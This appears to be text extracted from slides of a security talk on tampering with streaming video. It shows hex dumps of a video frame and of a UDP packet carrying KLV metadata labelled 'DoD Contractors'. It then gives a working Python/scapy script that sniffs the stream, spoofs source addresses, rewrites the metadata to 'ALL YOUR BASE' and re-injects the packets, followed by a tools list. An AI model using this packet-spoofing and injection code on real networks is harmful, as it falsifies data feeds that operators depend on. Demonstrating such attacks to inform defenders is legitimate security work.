0110 ef bf ff bf ff bf ff bd ef 7b de f7 bd ef 7b de .....{.....{.
0120 f7 ff f7 ff f7 ff f7 ff f7 ff f7 ff f7 bd ef 7b .....{.....{.
0130 dd dd dd d6 c5 b1 f3 5f f7 fd ff 7f df f7 fd fb ....._ .....
0140 f7 ef df bf 7e fd fb f7 ef df 7d f7 df 7d ef 7b .....~... ..}...{.
0150 de f7 ef df bf 7e fd f7 df 7d f7 de f7 bd ef 7d .....~... ..}...{.
0160 f7 de f7 be fb ef 7b df 7d f7 df 7d ff fd ff fd .....{.. }...}...
0170 ff fd ef 7b de f7 bd ef 7b de f7 bf ff bf ff bf .....{..... {.....}.
0180 ff bf ff bf ff bf ff bd ef 7b de ee ee ee b6 2d .....{.....-
0190 8f 9a ff bf ef fb fe ff bf ef df bf 7e fd fb f7 .....~... ..}...{.
01a0 ef df 47 01 01 12 bf 7e fb ef be fb ef 7b de f7 ..G....~ .....{..
01b0 bf 7e fd fb f7 ef be fb ef be f7 bd ef 7b ef be .~.... .....{..
01c0 f7 bd f7 df 7b de fb ef be fb ef ff ef ff ef ff .....{..... {.....}.
01d0 ef 7b de f7 bd ef 7b de f7 bd ff fd ff fd ff fd .{.....{. ....~...
01e0 ff fd ff fd ff fd ef 7b de f7 77 77 75 b1 6c 7c .....{ ..wwu.1|
01f0 d7 fd ff 7f df f7 fd ff 7e fd fb f7 ef df bf 7e .....~.....~
0200 fd fb f7 df 7d f7 df 7b de f7 bd fb f7 ef df bf .....}...{ ..}...{.
0210 7d f7 df 7d f7 bd ef 7b df f7 ff bd ef be fb de }..}...{ ..}...{.
0220 f7 df 7d f7 df 7f ff 7f ff 7f ff 7b de f7 bd ef ..}..... {.....}.
0230 7b de f7 bd ef ff ef ff ef ff ef ff ef ff {..... {.....}.
0240 ef 7b de f7 bb bb bb ad 8b 63 e6 bf ef fb fe ff .{..... .c.....
0250 bf ef fb f7 ef df bf 7e fd fb f7 ef df be 47 01 .....~ .....G.
```

Data (data.data), 1472 bytes

0000	01 00 5e 00 00 01 00 1c 42 a2 35 c5 08 00 45 00	..^..... B.5...E.
0010	00 d8 75 e7 40 00 10 11 7c fd 0a 25 81 0a ec 00	..u.@... ..%....
0020	00 01 da 6d 1a 0a 00 c4 fb 74 47 41 01 30 01 40	...m.... .tGA.0.@"
0030	00 00 01 bd 02 27 84 80 05 21 00 07 ef d7 06 0e	'.....
0040	2b 34 01 01 01 01 07 02 01 01 01 01 00 00 04 00	+4.....
0050	00 00 00 06 0e 2b 34 02 01 01 01 02 08 02 00 00	+4.....
0060	00 00 00 82 00 93 06 0e 2b 34 01 01 01 03 02 08	+4.....
0070	02 01 00 00 00 00 06 46 4f 55 4f 2f 2f 06 0e 2b	'...+
0080	34 01 01 01 03 01 03 04 02 00 00 00 00 01 01 06	4.....
0090	0e 2b 34 01 01 01 03 01 03 05 01 00 00 00 00 10	..+4.....
00a0	06 0e 2b 34 02 01 01 01 0e 01 01 02 01 01 00 00	..+4.....
00b0	06 0e 2b 34 01 01 01 03 07 01 20 01 02 09 00 00	..+4.....
00c0	0f 44 6f 44 20 43 6f 6e 74 72 61 63 74 6f 72 73	.DoD Con tractors
00d0	06 0e 2b 34 01 01 01 03 02 08 02 07 00 00 00 00	..+4.....
00e0	18 41 73 74 72 69	.Astri

Streaming Video




```

1  import sys
2  from scapy.all import *
3
4  iface = sys.argv[1]
5  srvHost = sys.argv[2]
6  srvPort = sys.argv[3]
7  localHost = sys.argv[4]
8  localPort = sys.argv[5]
9  remoteHost = sys.argv[6]
10 remotePort = sys.argv[7]
11
12 #Open a connection to the local server
13 localSocket = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_UDP)
14 localSocket.setsockopt(socket.SOL_IP, socket.IP_HDRINCL, 1)
15 localSocket.bind((remoteHost, int(remotePort)))
16
17 #Open a connection to the remote server
18 remoteSocket = socket.socket(socket.AF_INET, socket.SOCK_RAW, socket.IPPROTO_UDP)
19 remoteSocket.setsockopt(socket.SOL_IP, socket.IP_HDRINCL, 1)
20 remoteSocket.bind((remoteHost, int(remotePort)))
21
22
23 def sniffer(packet):
24     #packet.show()
25
26     newpkt = packet[IP]
27
28     srcIP = newpkt[IP].src
29
30     print "Packet Received from %s"%(srcIP)
31
32     if srcIP == localHost:
33         print "Sending Local Packet from %s:%d to %s:%d" % (localHost, int(localPort), remoteHost, int(remotePort))
34
35         newpkt[IP].src = srvHost
36         newpkt[IP].dst = remoteHost
37
38         newpkt[UDP].dport = int(remotePort)
39         newpkt[UDP].sport = int(srvPort)
40
41         newpkt.show()
42
43         #print "Data: %s"%(str(newpkt.payload).encode("Hex"))
44         data = str(newpkt.payload).encode("Hex")
45         targetKey = '060e2b34010101030701200102090000'
46         if targetKey in data:
47
48             data2 = str(newpkt.payload)
49             newpayload = data2.replace("DoD Contractors", "ALL YOUR BASE ")
50
51             newpkt[UDP][Raw] = newpayload
52
53             newpkt.show()
54
55             # sys.exit()
56
57         del newpkt[UDP].chksum
58         del newpkt[IP].chksum
59
60         newpkt = newpkt.__class__(str(newpkt))
61         localSocket.sendto(str(newpkt), (remoteHost, int(remotePort)))
62
63         #newpkt.show()
64
65
66
67 #Open the port so there is something to connect to
68 print "Connecting to %s:%s" % (srvHost, srvPort)
69 listensock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
70 listensock.bind((srvHost, int(srvPort)))
71
72
73 filterStr="udp and dst host " + srvHost + " and dst port " + str(srvPort)
74 print "Sniffing %s for %s" % (iface, filterStr)
75 sniff(filter=filterStr, prn=sniffer, iface=iface)
76
77

```

Streaming Video



Streaming Video

- Tools Used
 - ffmpeg
 - wireshark
 - python
 - scapy

Questions?